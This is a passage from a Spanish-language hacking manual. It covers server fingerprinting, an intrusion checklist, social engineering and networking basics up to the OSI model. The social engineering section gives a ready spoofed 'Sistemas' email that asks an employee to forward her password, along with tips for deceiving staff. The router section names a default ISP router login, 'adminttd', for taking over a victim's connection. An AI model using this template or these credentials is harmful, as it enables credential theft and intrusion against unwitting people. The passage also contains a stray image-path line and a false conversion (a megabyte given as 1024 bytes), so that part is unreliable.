Aunque se puede deducir a partir de la identificación de servicios (existen servicios válidos únicamente para Windows o Unix) se requerirá comprobar en que plataforma y sistema operativo esta trabajando el servidor, pues los datos que ofrecen los servicios pueden estar falseados.

Podemos empezar usando la herramienta web netcraft.com, que cuenta con varios servicios. Uno de ellos nos indica el Sistema Operativo y la versión del servidor web, así como los datos del proveedor de Internet donde está alojado. Esto esta muy bien por la información que puede darnos.

En esta página hay un servicio llamado "What is this site running" que informa qué software esta usando para su servicio web. Al introducir alguna dirección web aparecerá algo como esto:

The site www.xxxxx.com is running Apache/1.3.27 (unix) mod_bwprotect/0.2
Mod_log_bytes/1.2 mod_bwlimted/1.0 PHP/4.3.1 frontpage/5.0.2.2510
Mod _ssl/2.8.12 OpenSSL/.09.6b on Linux

En el apartado más abajo, llamado Netblock owner nos lleva a un link en el que podemos conocer otros sites alojados en el mismo proveedor de caudal de Internet, y propietario del bloque de direcciones IP. Incluso podremos conocer el lugar geográfico donde se encuentra esa computadora.

Es posible que netcraft.com solo muestre un escueto:

The site www.xxxxx.com is running Apache on Linux

Lo que nos indica que el administrador ha hecho que la información sobre las versiones que usa no estén disponibles públicamente.

Otro servicio de netcraft es la búsqueda por nombre de dominio. A veces, si buscamos una página sobre seguridad, por ejemplo, en un buscador como Google, nos llevará a miles de lugares distintos y no sabremos por donde empezar. A menudo nos trae páginas que nada tienen que ver con la seguridad, pero que en su texto aparece esa palabra. Buscando por dominio, estaremos buscando entre todas las direcciones que contienen la palabra "seguridad" en su nombre de dominio: seguridadempresarial.org, todoenseguridad.com, etc. Netcraft también aloja las estadísticas de uso de servidores web. En Internet existen básicamente dos programas para servir páginas web: IIS (de pago y de Microsoft), Apache (el más usado, gratuito y lo hay para Linux y Windows).

5.- Descubrir Vulnerabilidades y Verificación
Ya que tenemos las versiones de los distintos sistemas y programas, así como la versión del Sistema operativo, es momento de buscar vulnerabilidades conocidas que afecten a esas versiones (en especifico) de las aplicaciones. Existen listados en la Red que se mantienen al día con las vulnerabilidades y explican en detalle el problema y como solucionarlo. Por ejemplo: securitytracker, en su listado refleja las debilidades de sistemas operativos, programas, routers, etc

6.- Verificación de Aplicaciones
No solo las aplicaciones en sí pueden ser vulnerables o no. Quizá se puedan estar usando versiones parchadas[11] a las que no afecte ninguna de las vulnerabilidades conocidas hasta el momento. Pero aún así, puede que sigan siendo vulnerables por la manera en que están dispuestas o configuradas. Un programa en el directorio incorrecto dentro de un servidor web, los permisos no adecuados aplicados a un usuario, todo esto puede derivar en grandes problemas de seguridad que podemos aprovechar, independientemente de que su software se encuentre actualizado.

11 Los bugs (errores de programación) y ciertas vulnerabilidades severas pueden a veces solucionarse con un software especial, denominado Patch (Parche), que evita el problema o alivia de algún modo sus efectos.

7.- Comprobación del Router (Ruteador)
El router (ruteador) es un servidor de red que mira las direcciones de la red en los paquetes que recibe antes de decidir si los pasa más adelante. Un router toma decisiones más inteligentes que un puente sobre los datos que pasa adelante. Un puente sólo decide si pasa o no un paquete, pero un router puede escoger el mejor camino a lo largo de la red para que el paquete alcance su dirección de destino. En el contexto TCP/IP, un ruteador es una entrada, una computadora con dos o más adaptadores de red que está ejecutando algún tipo de software de ruteo IP. Cada adaptador se conecta a una red física diferente.

Además de dirigir el tráfico, al router se le puede delegar la función de mapear puertos. En el software que lo compone, se han hallado vulnerabilidades en varias ocasiones que permitían el acceso a la computadora que lo usaba para salir al Internet. Uno de los problemas más sencillos de explotar eran las contraseñas por defecto de los routers que la telefónica proporciona a sus clientes. Si dabas con uno en Internet, tan solo requerías teclear adminttd como username y password para reconfigurar el acceso a Internet de la víctima.

8.- Cotejo de los Sistemas Confiables
Aquí se comprueba la seguridad desde el interior de la red hacia los servidores. Sirve para comprobar el nivel de acceso a datos confidenciales que puede obtener un usuario no privilegiado de la red y hasta qué punto puede comprometer un sistema. Para este punto, se necesita tener acceso directo a la red y ponerse en el papel de un usuario con ciertos derechos.

9.- Verificación de Firewalls (Cortafuegos)
Los Firewalls protegen los puertos y deciden quién y cómo debe conectarse a los servicios que ofrece el servidor. Después hablaremos sobre los puertos.

10.- Revisión de los Sistemas de Detección de Intrusos (IDS)
Otra de las herramientas básicas cuando se trata la seguridad en la red. Un IDS es un programa con utilerías que vigilan la red en busca de ciertos patrones reconocibles de ataques y se les puede definir el lanzamiento de aplicaciones o distintas acciones al respecto.

11.- Comprobación de las Medidas de Contención
Es obligatorio saber cómo administrar de manera óptima los recursos disponibles y conocer quién tiene acceso a qué tipos de sistemas y además, estar preparados para cualquier desastre. Hay que mantener un sistema de respaldos de seguridad y recuperación de datos en caso de accidentes.

12.- Contraseñas
Después de todos los pasos anteriores, si se han explotado con éxito y se ha obtenido algún dato, lo ideal sería haber obtenido algún archivo de contraseñas, que, si están cifradas, es necesario descifrar. Si también se obtiene ese dato, podrías abrir todas las puertas del sistema. Más adelante hablaremos de los rompedores de contraseñas y acerca de las contraseñas ensombrecidas.

13.- Indagación de Denegación de Servicio
La Denegación de Servicio (DoS) y Denegación de Servicio Distribuida (DDoS) consisten en realizar peticiones al servidor hasta saturar sus recursos. Un ejemplo de DDoS es un ataque a una página web. Un ejemplo de DoS es inundar el correo de una persona con un millón de e-mails. Más adelante en este documento hablaremos de este tipo de ataques.

Nota de Advertencia
Es necesario completar todos los pasos para poder sentirse seguro. Haber encontrado un camino alterno para entrar en el sistema no significa que sea el único.

La Ingeniería Social

La ingeniería social (Social Engineering) se ha convertido, hoy por hoy, en una de las principales armas de los hackers. Es la forma en que se puede conseguir información sin usar una computadora. Debemos tener en mente que la información no es más que una herramienta que otorga la posibilidad de ser usada y manipulada en beneficio de quien la posee. Se puede ver a un sistema informático como un cúmulo de información que ahí está, pero espera ser develada. El objetivo del hacker es conocer que existe algún tipo de información y hallar el modo de conseguirla sin violentar sistemas.

No existe ningún tipo de información que sea totalmente inútil para un hacker. Un hacker siempre sabe que es bueno conocer algo, captar y almacenar uno o dos datos, porque nunca sabemos cuando vamos a necesitar retrotraer la información que se recibe o adquiere. Nunca hay que dejarla en la memoria propia, simplemente porque que es muy volátil y la información puede perderse para siempre, a menos que uno tenga memoria fotográfica. Existen datos que requieren ser anotados en papel, incluso una servilleta puede ser útil de vez en cuando, o pasarlos a un medio extraíble como una diskette o memoria flash.

A diferencia de lo que la mayoría de las personas creen, un sistema informático no solo se compone de hardware (el equipo físico) y software (los programas). Las máquinas no funcionan solas y siempre existen personas de carne y hueso detrás de ellas y de cada sistema. Hasta el momento no se conoce una máquina que para ponerse en funcionamiento se acerque ella misma a la fuente de poder y se enchufe sola. El personal del departamento de sistemas computacionales de cualquier empresa también forma parte integral del sistema informático, al igual que la computadora y los programas que en ella residen. Es de saberse que las personas vivas son las que tienen más vulnerabilidades que los fríos sistemas de proceso. Muchos grandes ataques se han generado a partir del enfoque al personal.

Debemos recordar que se puede atacar al software y se puede atacar al personal. Cuando hablamos de atacar al software nos referimos simplemente a enfocar nuestra atención en el Sistema Operativo o en los programas de usuario. Hay mucha variedad en el ataque contra el software, existen vulnerabilidades que pueden ser explotadas en nuestro beneficio, pero también hay que conocer como detectarlas y prevenirlas, porque esto llega a ser un problema de seguridad importante.

Al hablar de atacar al personal nos referimos a lo que se ha dado a llamar Ingeniería Social. Esta técnica consiste básicamente en mantener un trato social con las personas que custodian los datos. Es simplemente atacar a quien posee la información.

La ingeniería social indaga en las costumbres de las personas, en conocerlas más profundamente para perpetrar posteriormente un ataque más elaborado, con la calidad de un corte de bisturí. Esta actividad incluye desde la suplantación de identidades confiables hasta la búsqueda en botes de basura de la información relevante y, con toda probabilidad, es el tipo de ataques del que menos se habla, pues no existe un manual práctico, depende mucho de las circunstancias, del Know-how del atacante y sus habilidades, de los conocimientos que pueda poseer la víctima, etc. Bien manejada, la ingeniería social es uno de los métodos más efectivos de recolección de información. No hay duda de eso.

Atacando al Personal

La ingeniería social ha permitido las mayores estafas en la red. No solo basta con poseer los mayores conocimientos técnicos. En ocasiones, una llamada telefónica fingiendo ser un técnico o una oportuna visita a la empresa, puede reportar mucha más información que el más profundo estudio de vulnerabilidades técnicas.

Las personas siempre son la mejor fuente de información a la hora de revelar datos que no deben. Y no es porque esa gente peque de estúpida o que sean muy ingenuas, sino que es condición natural de muchas personas la sociabilidad, las ganas de ayudar al prójimo y sentirse útiles. En muchas ocasiones, la información se resbala por error y el hacker siempre estará preparado para recibir cualquier pequeño dato y guardarlo. Sobra decir que esto le puede jugar una mala pasada a los empleados que manejan la información sensible si se llegan a topar con alguien que tenga la capacidad de aprovecharse de ella, hasta pueden perder su empleo. Lamentablemente, tras sufrir una experiencia de este tipo, las personas se vuelven desconfiadas. Esta es la actitud adecuada siempre. Cuando se manejan muchos datos críticos hay que volverse un poco paranoico.

La desconfianza es el principio de la seguridad tanto en la vida real como en la virtual. Aunque los humanos solemos ser inherentemente buenos, el sentido común indica que hay que poner ciertos límites, pero desde luego, no hay que bajar la guardia. Esta es la razón por la que nadie sale de su casa sin haber echado llave a la puerta.

Un hacker tiene que ser también un buen psicólogo, entender el comportamiento humano, prever las reacciones y anticiparse a los acontecimientos. Debe ser capaz de ir más allá de lo que indica un simple gesto o lo que realmente quiere decir una frase.

Para atacar al personal se pueden usar técnicas agresivas. Si sabemos su correo electrónico, se puede falsear el propio y escribirles un correo parecido a este:

From: administrador@empresavictima.com
To: isabeltontamevi@empresavictima.com

Saludos Isa, soy Mefrunzo del Hoyo, de aquí de Sistemas. Me parece que alguien nos ha estado espiando. El programa detector de espías se activó y aunque no se menciona nada en el reporte, pues no me fío. Voy a cambiar todas las contraseñas del personal y necesito las antiguas para colocar las nuevas. Por favor envíame tu contraseña a esta dirección de correo (sólo dale un “Forward”.) A vuelta de correo te enviaré una nueva para que puedas memorizarla. Después de que lo hagas, haz favor de eliminar este correo inmediatamente para mayor seguridad.

Gracias.

Personas con mayor don de gentes pueden lograr mayor información, variando las preguntas, situaciones, etc. Por supuesto, esto puede también ser infructuoso y no obtener ni un ápice de información. Ahí está el riesgo y la prueba. Sin embargo, según estadísticas, resulta sorprendente lo mucho que se usa esta técnica, el porcentaje de éxito del que goza y los resultados que arroja.

Hay que tener ciertos aspectos en mente. A las personas les gusta ayudar, pero sin sentirse agobiadas ni atacadas, siempre hay que saber donde está el límite. Es bien sabido que la gente se siente más atraída por personas que parecen “desvalidas”. Frases como “Hola, soy nuevo”, “soy estudiante y necesito cierta información” predisponen a la potencial víctima a facilitar información. En resumen, solo hay que saber donde, cuándo y como aplicar la técnica.

Como parte de la técnica puede estar el ir personalmente a la oficina y comprobar como trabajan, echando una ojeada a las pantallas mientras te paseas por las instalaciones. Esto mejora cuando la empresa a la que visitas es de las grandes, donde el personal casi no se conoce.

Hay veces que en una llamada telefónica no se obtienen los datos buscados. Como en una compañía grande no siempre contesta la misma persona, la recolección se haría en varias llamadas y anotando en papel cada pedacito de información vital. A ésta técnica se le conoce como “picotear el maíz”. Al final solo se requiere unir todos los pedazos para apreciar el cuadro final. Esto es lo que sucede a menudo con compañías como America Online (AOL).

Lo Más Básico Sobre Redes

La Internet no es más que una gigantezca red de computadoras y sistemas comunicándose entre sí. Es por eso que para aprender a manejar el Internet desde sus entrañas hay que conocer como manejar sus entresijos.

Las Redes
Las redes son el conjunto de técnicas, conexiones físicas y programas informáticos que son utilizados para ***conectar*** dos o más computadoras. La conexión puede ser por cables o inalámbrica. Los usuarios de una red, por ejemplo local, pueden compartir archivos, impresoras y otros recursos variados. Enviar mensajes electrónicos y ejecutar programas en otras computadoras son unas de las tareas que más se efectúan en una red. La gran mayoría de las empresas poseen una red local que puede variar su tamaño.

Una red tiene tres niveles de componentes: el software de aplicaciones, el software de red y el hardware de red. El software de aplicaciones está formado por programas informáticos que se comunican con los usuarios de la red y permiten compartir información (como archivos, gráficos o vídeos) y recursos (como impresoras o unidades de disco.) Un tipo de software de aplicaciones se denomina cliente-servidor[12].

Las computadoras cliente envían peticiones de información o de uso de recursos a otras computadoras llamadas servidores, que controlan datos y aplicaciones. Otro tipo de software de aplicación se conoce como "de igual a igual" (peer to peer o como se conoce hoy en día P2P.) En una red de este tipo, las computadoras se envían entre sí mensajes y peticiones directamente sin utilizar un servidor como intermediario.

Hardware de Red
En lo que respecta al hardware de red tenemos, como ya se explicó antes, las computadoras, las terminales, routers (enrutadores), etc. Existen dos dimensiones para usarse como clasificación y que sobresalen por su importancia: la tecnología de transmisión y la escala.

Tecnología de transmisión: Hay dos tipos de tecnología de transmisión: las redes de difusión y redes punto a punto. Las primeras poseen un solo canal de comunicación que es compartido por las demás máquinas en la red. Los mensajes cortos (llamados ***paquetes***) que envía una máquina son recibidos por todas las demás. Un campo de dirección dentro del paquete indica a quien va dirigido. Una máquina que recibe el mensaje verifica la dirección a ver si está dirigido a ella. Si es así, pues lo procesa, si está dirigido a otra máquina, entonces lo ignora.

12Las palabras Cliente y Servidor se van a usar en este documento muy frecuentemente, así que hay que familiarizarse con ambas.

Los sistemas de difusión pueden permitir que por medio de un codigo especial en el paquete, un mensaje sea enviado a todos los destinos y sea aceptado y procesado por todas las máquinas. A este modo de operar se le conoce como broadcasting (difusión).

En contraste, las redes punto a punto consisten en muchas conexiones entre pares individuales de máquinas. Para ir de un origen a un destino, un paquete quizá deba visitar de una a varias máquinas intermedias. Como regla general (aunque existen muchas excepciones), las redes pequeñas se manejan por difusión, mientras que las redes más grandes suelen ser punto a punto.

Escala: Un criterio para clasificar las redes es por su escala. Dependiendo del tamaño de la red recibe un nombre genérico. Puede haber redes que quepan en un solo cuarto, en un edificio o en una zona mucho más amplia. Debido a esto, las redes se pueden dividir en redes locales (LAN, Local Area Network -Redes de Área Local), redes metropolitanas (MAN, Metropolitan Area Network) y redes de área amplia (WAN, Wide Area Network).

LAN
Red de datos para dar servicio a un área geográfica máxima de unos pocos kilómetros cuadrados, por lo cual pueden optimizarse los protocolos de señal de la red para llegar a velocidades de transmisión de Gbps (Gigabits por segundo). Son redes de propiedad privada dentro de un campus o un edificio. Inclusive en un cuarto donde existan dos computadoras conectadas una con la otra, hablamos de una red LAN.

MAN
O Red de Área Metropolitana, son las que cubren un área mayor que las LAN y menor que las WAN. Las redes de este tipo funcionan de manera similar a las LAN y las diferencia simplemente el tamaño. Pueden ser públicas o privadas y abarcar desde un grupo de oficinas en edificios separados hasta una ciudad completa. Una MAN puede manejar el uso de voz y datos por lo que se les relaciona a veces con las redes de televisión por cable local. No existen en las MAN conmutadores (que desvían los paquetes de datos a través de una o varias líneas de salidas potenciales) por lo que su diseño se simplifica.

WAN
Son las redes de computadoras conectadas entre sí en un área geográfica relativamente extensa. Este tipo de redes suelen ser públicas, es decir, compartidas por muchos usuarios. Pueden abarcar desde dos ciudades hasta un continente. Contiene una colección de máquinas llamadas ***hosts*** que ejecutan programas de usuario.

En casi todas las WAN, la red posee numerosos cables o líneas telefónicas conectadas a un par de enrutadores (routers). Si dos routers deben establecer comunicación pero no están conectados por medio de un cable, entonces deberán hacerlo por medio de otros routers. Cuando se envía un paquete de un router a otro a través de uno o más enrutadores intermedios, el paquete se recibe completo en cada router intermedio, se almacena hasta que la línea de salida requerida está libre, y a continuación se reenvía. Una subred basada en este principio se conoce como de **punto a punto** (o también, como de ***paquete conmutado***).

Una segunda posibilidad para una WAN es un sistema de satélite o de radio en tierra. Cada router tiene una antena por medio de la cual envía o recibe datos. Todos los routers pueden oír las salidas enviadas *desde* el satélite y en algunos casos pueden oír también las transmisiones de otros routers *hacia* el satélite.

Por su naturaleza, las redes de satélite son de difusión y son más útiles cuando la propiedad de difusión es importante.


Redes Inalámbricas
Puesto que tener una conexión por cable es imposible si se va en carro, tren o avión se hace uso de redes inalámbricas. Este tipo de red tiene gran utilidad para uso de flotillas de taxis, en la milicia y transportistas. Incluso en casas existen redes inalámbricas dado el relativo bajo costo.

Los Hosts
Host o Host System, también conocido como sistema anfitrión o sistema principal, es una computadora que, mediante el empleo de los protocolos TCP/IP, permite a los usuarios comunicarse con otros sistemas anfitriones de una red. A los hosts también se les conoce como ***sistema terminal*** (End System). Los hosts están conectados por una subred de comunicación cuyo trabajo es conducir los mensajes de un host a otro. Los usuarios se comunican utilizando programas de aplicación, tales como el correo electrónico, Telnet, WWW y FTP. La acepción verbal (To host - hospedar) describe el hecho de almacenar algún tipo de información en un servidor ajeno.

Topología
Las redes se clasifican en categorías generales de acuerdo con su forma. Hablando de redes locales, la topología se refiere a la manera de conectar las computadoras o sistemas. Puede ser en forma de **estrella**, si en la red se dispone de un hub o *concentrador* (en una red, es la computadora central) o **switch** (conmutador), o todos los sistemas conectados a la misma línea de comunicación si es a través de cable coaxial.

Las topologías primarias utilizadas son de estrella, anillo, árbol, completa, intersección de anillos y de forma irregular. Como todo en la vida, cada topología tiene sus ventajas y desventajas.

Aquí nos enfocaremos más que nada en las redes locales, con hosts conectados entre sí mediante cualquiera de las topologías.



Modo de Conexión
Aunque mucha gente sigue usando el módem para conectarse a Internet, sin duda la conexión óptima es el ADSL o Asymmetrical Digital Subscriber Line (Línea de Subscripción Asimétrica Digital). Pronto, los módem serán historia. ADSL es una tecnología de transmisión de tipo xDSL, que permite a los hilos telefónicos de cobre convencionales una alta velocidad de transmisión. Permite la transmisión de datos y voz. Se denomina asimétrica porque permite más velocidad en la recepción de datos por parte del usuario que en la emisión de datos por éste.

La ADSL se aprovecha de que el cable del teléfono se puede usar por encima de los 3400 Hz (o veces por segundo), que es lo que necesita la transmisión de voz. Para hacer esta división de rangos y darle a la voz lo que requiere para después usar el resto para transmitir datos, necesitas el Splitter tanto en casa como en la central telefónica.

Esta forma de repartir la frecuencia, dividiendo una parte para voz y otra para datos, hace posible que al estar en Internet el teléfono no se bloquee. Lo de asimétrica viene de que no se consigue la misma velocidad a la hora de enviar o de recibir datos.

ADSL es una tecnología que depende de la distancia, no así la voz. Esto se debe a que la compañía de teléfonos utiliza implementos para amplificar la voz que son incompatibles con ADSL. Es por eso que a mayor distancia, menor la velocidad a la hora de recibir y enviar datos.

Las velocidades de ADSL que se manejan en México suelen ser 256 Kilobits de bajada (recepción de datos, como cuando uno baja un programa o una canción en MP3) y 128 Kilobits de subida (envío de datos, como cuando se sube un video a la página de YouTube), es por esta razón que tardamos más en subir un archivo del mismo tamaño en Kb a la red que descargarlo de ella.

En una gran conexión única a Internet, solo se puede garantizar un 10% del caudal de información, el resto debe reparte entre otros abonados.

Bits
Los bits por segundo (bps) son usados para definir la velocidad de transmisión entre dispositivos en virtud de que muestran de manera más clara la cantidad de “pulsos” o bits que las líneas son capaces de enviar por segundo. Un bit puede ser 1 ó 0 y puede definirse como la unidad básica de información representada por ceros y unos que se van sucediendo para conformar los distintos significados.

No debemos confundir los términos Megabits y Megabytes.

1 Megabit = un millón de bits;
1 Megabyte= 1024 bytes (8192 bits)

Debe recordarse que 1 byte es igual a 8 bits.

Transmisión De Datos A Través De Una Red
Lo más sencillo para entender esto es imaginarse como es que funciona el servicio de correos físico que existe en todo país – y que hoy en día conocemos en forma despectiva como *Mail Snail* (Correo Caracol en inglés).

Cuando alguien quiere enviar una carta, debemos primero introducirla en un sobre. El sobre tiene un formato determinado, dado que existen sobres pequeños, medianos y grandes. En el sobre requerimos escribir la dirección destino, al frente, y la dirección origen o remitente, en el reverso. Como esta acción se ha venido haciendo por tradición durante muchísimos años, se ha vuelto un pequeño protocolo. Siempre que alguien desee ver en donde se originó la carta, siempre volteará el sobre para ver los datos de quien la envío. Hay que ponerle una estampilla que será de diferente costo y forma según las especificaciones de distancia. Se coloca la carta en el buzón. La carta es recogida por el encargado de recoger los sobres de los buzones. Posteriormente será clasificada por el personal de la oficina de correos y enviada según los distintos medios (tren, avión) a la ciudad a donde pertenece la dirección destino. Una vez allí, otro cartero se encarga de llevarla a la ciudad, a la zona postal, colonia, calle y, por fin, a la casa indicada por el número. Si por alguna razón los datos pertenecen a una dirección que no existe, la carta volverá a su origen mas o menos de la misma manera.

En esta analogía, los datos escritos en la carta son la información que se desea transmitir, el sobre es el paquete con el formato impuesto por el protocolo de transmisión (TCP/IP, por ejemplo), la dirección del remitente y destinatario serán las computadoras físicas, los medios de transporte son los medios de transmisión (ya sea fibra óptica, cable telefónico, cable coaxial.) Finalmente, las normas del servicio de correo, carteros y demás personal son los protocolos de comunicaciones establecidos.

Si se está usando el modelo OSI de la ISO, es como decir que la carta esta pasando por 7 filtros diferentes (trabajadores con distintos cargos de responsabilidad) desde que la ponemos en el buzón hasta que llega a su destino. Cada nivel se encarga de realizar distintas funciones en la información, añadiéndole información de control (por ejemplo un matasellos), que el mismo nivel en el nodo destino irá eliminando por haber cumplido ya su función.

Si la información va dirigida a una red diferente, la trama debe llegar a un dispositivo de interconexión de redes (router, gateway[13]) que decidirá el camino que debe seguir para alcanzar su destino, de ahí que sea imprescindible que el paquete contenga la dirección que identifica tanto su origen como su destino.

Paquetes de Datos
Los paquetes de datos son también conocidos como ***datagramas***. Así es como conocemos a una ráfaga de información. Si se quiere transmitir 100 Kb de información, es mucho más sencillo, dividirlo en conjuntos de bits, cada uno con los datos necesarios para poder desenvolverse solo por la red, esto es, dirección de origen, de destino, tipo de información que contiene, etc.

Si el medio de transmisión es poco fiable, los paquetes de datos deben ser más pequeños, para que el riesgo de perderse sea menor. Si por el contrario, el medio de transmisión lo permite por su estabilidad, los paquetes de datos pueden ser mayores. Lógicamente, a mayor velocidad de transmisión, menor fiabilidad.

Consideración Social Sobre Redes
Cuando se habla de transmitir o recibir datos en una red de computadoras, siempre existen conflictos sociales, sobre todo en lo que respecta a los derechos de los empleados y los de los patrones. Muchas personas leen y escriben correos electrónicos en su trabajo y algunos patrones han reclamado el derecho de poder leer y quizá censurar los mensajes de los empleados, inclusive los mensajes enviados desde la casa misma del empleado después de las horas de trabajo. Obviamente no todos los empleados están de acuerdo con esto. Aún si los patrones tienen poder sobre sus empleados, porque alegan que el sistema en uso es de su propiedad ¿esta relación también gobierna a universidades y estudiantes?

Las redes de computadoras ofrecen la posibilidad de enviar mensajes de manera anónima y en estas situaciones, esta capacidad puede ser deseable. En pocas palabras, las redes permiten a las personas comunes y corrientes compartir sus puntos de vista en diferentes formas, en diferentes lenguas y a diferentes públicos que antes estaban fuera de su alcance. Esta nueva libertad trae consigo muchos problemas sociales, políticos y morales aún no resueltos.

Existen personas que han demandado a los operadores de redes reclamando que son responsables por el contenido que consideran objetable. La respuesta inevitable es que una red es análoga a una compañía de teléfonos o como la oficina postal y no puede esperarse que los operadores vigilen lo que los usuarios dicen o escriben. Por otro lado, si se obliga a los operadores a censurar los mensajes, como se hace hoy en ciertos foros de discusión, como Meristation, donde no se permite hablar de política y se elimina cualquier mensaje que trate sobre este tema, muchos argumentarán que se está violando el derecho a la libertad de expresión. Aunque los moderadores del foro mencionan que al censurar se evitan los caldeos de ánimos y las guerra de fuego (flame wars), este debate durará mucho más tiempo que el que tenemos de vida.

13(Pasarela) Punto de una red que actúa como punto de entrada a otra red.

Filosofía Cliente y Servidor

Internet es una gran red compuesta por miles de LANs (redes de área local) que se comunican entre si. De este modo, mientras unas hablan, otras responden o se encuentran escuchando. La filosofía Cliente-Servidor es una arquitectura informática de uso común en internet y es la que se utiliza como base de los programas de intercambio de archivos como los hoy modernos eMule, Limewire o Ares. En este sistema, los clientes acceden a los recursos enviando peticiones al servidor y este a su vez, devuelve una respuesta tras realizar un trabajo.

La comunicación establecida siempre consta de dos partes: petición y respuesta, ambas acciones iniciadas por el cliente, jamás por el servidor, que es el elemento pasivo. Con frecuencia, los programas cliente son invocados por el usuario y se ejecutan en la computadora de éste. Los programas servidores se ejecutan en grandes computadoras tipo servidor con complicados sistemas operativos. Muchas de estas computadoras son lo bastante poderosas para operar a la vez varios servidores de diferentes servicios.

La arquitectura cliente-servidor es explotada muy hábil y eficientemente por los nocivos troyanos, que son programas compuestos en dos partes, una llamada cliente y otra que funciona como servidor; pero eso lo veremos en detalle más adelante en este documento.

En sus inicios, se requería que las personas trabajasen en red con las mismas aplicaciones. La solución que se aplicó fue tener una computadora potente y varias de poca potencia que aprovechaban el servidor central. A estas estaciones de trabajo (workstations) se les denominó terminales. Su única función era conectarse, por ejemplo, mediante Telnet a una consola remota y trabajar desde ahí o ejecutar desde ese lugar las aplicaciones que necesitaban para hacer su trabajo. En resúmen, se establece una comunicación entre procesos requeridos por una máquina (cliente) y prestados por otras (servidor).

Con la arquitectura cliente-servidor, todos los detalles de cómo trabaja el servidor se ocultan al cliente. El cliente solo pide algo al servidor sin necesitar saber cómo se ha producido, lo recoge y procesa si es lo que esperaba. El servidor solo debe preocuparse de servir los datos cuando le son solicitados.

Hay que hacer la aclaración que los administradores de sistemas, cuando gestionan las redes a su cargo, evitan usar los términos cliente y servidor. Para evitar confusiones entre los programas de aplicación llamados por los usuarios y las aplicaciones reservadas a los administradores de red, en su lugar, la aplicación cliente del administrador de sistema es llamada ***administrador*** y la que se ejecuta en un dispositivo de red se conoce como ***agente***.

Debemos saber que para que la filosofía cliente y servidor sea una realidad, existe un idioma informático universal llamado Protocolo TCP/IP y que se explicará más adelante.

Estándares y Normas

Cuando vamos a MacDonald's o a Carl Jr. a comer una hamburguesa, no importa en qué fecha lo hagamos, sea a principio de año o a finales del mismo. Siempre sabrán igual. Esto se debe principalmente a que la preparación de las hamburguesas en esos lugares se basa en la estandarización. Ésta estandarización dicta la cantidad de ingredientes y otros factores como la temperatura de la parrilla y el tiempo que debe estar la carne sobre ella, por ejemplo. Si en la receta dice 2.5 gramos de un ingrediente, siempre deberán usarse esos gramos, no más, ni menos.

El objeto de estandarizar los procesos permite tener siempre un nivel de calidad. Si un componente de los ingredientes falta, o si el tiempo en parrilla fue excesivo, el producto final sufre y el consumidor se dará cuenta.

Si consideramos que cada computadora esta configurada según el deseo de su usuario, o de una empresa; si hay gente que usa Winxx, Linux o Macintosh, otras están conectadas por módem y otras por ADSL, satélite, fibra óptica o cable, ¿cómo es que funcionan en el Internet? Esto es porque existen los Estándares y las Normas. Aquel que quiera formar parte de este mundillo debe diseñar sus programas o dispositivos siguiendo unas características que sean comunes a todos, ya que si no lo hiciera, quedaría aislado del resto de la comunidad. Sería la oveja negra del grupo. La compatibilidad en las comunicaciones es básica para garantizar su crecimiento.

Debemos considerar esto, ¿de qué le serviría a un programador estrella diseñar un navegador de Internet que fuese diez veces más rápido y dos veces más seguro, pero que no estuviera basado en el protocolo http? Lo más probable es que nadie lo usaría porque ningún sistema de los que existen actualmente lo entendería. Al menos tendría que hacerlo de modo que pueda usarse en alguna plataforma como Linux o Macintosh. Como no tendría usuarios para tal programa, no queda mas que hacer de tripas corazón y crear los diseños sobre la base de los estándares existentes. O quizá tendría que crear sus propios estándares y normas basándose en su diseño, pero tardaría un buen tiempo en que fueran aceptadas por los demás miembros de la comunidad.

Existen muchos proveedores de servicios de red en el mundo, cada uno con sus propias ideas de cómo deben hacerse las cosas. Sin coordinación, todo sería un caos completo. Para establecer un orden que todos puedan seguir, se deben acordar ciertos estándares. Los estándares de redes permiten que diferentes computadoras, inclusive a ambos extremos del mundo, puedan conectarse sin problemas. Nadando en el caos y los problemas, los usuarios jamás podrían sacar provecho de la red que se ha puesto a su disposición.

Excepción a la Regla
Pero, como en todo en la vida, existen excepciones a la regla. Microsoft es una compañía gigantezca y poderosa que se salta muchos de los estándares en Internet, pero como tiene un sistema operativo dominante en el mercado y aplicaciones muy utilizadas y extendidas alrededor del mundo, los usuarios lo aceptan sin chistar (aunque a la mayoría ni le interesa lo más mínimo la cuestion de los estándares siempre y cuando las aplicaciones le funcionen a su gusto y como debe ser).

En resúmen, en virtud de los caprichos de la compañía creadora de Windows, los pobres administradores de los sistemas deben darse a la tarea de crear aplicaciones sobre la base de las modificaciones introducidas a chaleco por William Gates desde su escritorio.

A veces puede suceder que sale una modificación que es legal y justa, pero cuando aparecen una serie de cambios arbitrarios, aparecen nuevos estándares no oficiales que son incompatibles con los que se encontraban vigentes en ese momento. Luego, deben hacerse un montón de cambios para ponerse al día con las nuevas disposiciones decretadas antidemocráticamente.

Capas de Red

Introducción

Modelo OSI. La organización que se encarga de regular los estándares es la ISO y en 1983 sus miembros aprobaron el modelo OSI (Open System Interconnection), que divide los protocolos de las redes en 7 capas que siguen la filosofía de “el que esté más abajo que se las arregle solo”.

Aunque parezca egoísta, esta forma de pensar y actuar, es de lo más común en Internet, tanto en programación como la hora de diseñar un protocolo. Se basa en el “divide y vencerás”.

ISO (International Organization for Standarization- Organización Internacional para la Estandarización) Es una organización de carácter voluntario fundada en 1946 que es responsable de la creación de los estándares internacionales en muchas áreas, incluyendo la informática y las comunicaciones. Está formada por las organizaciones de estandarización de sus países miembro.

OSI u Open Systems Interconnection (Interconexión de Sistemas Abiertos). Es el modelo de referencia diseñado por comités ISO con el objetivo de convertirlos en estándares internacionales para la arquitectura de redes de computadoras.

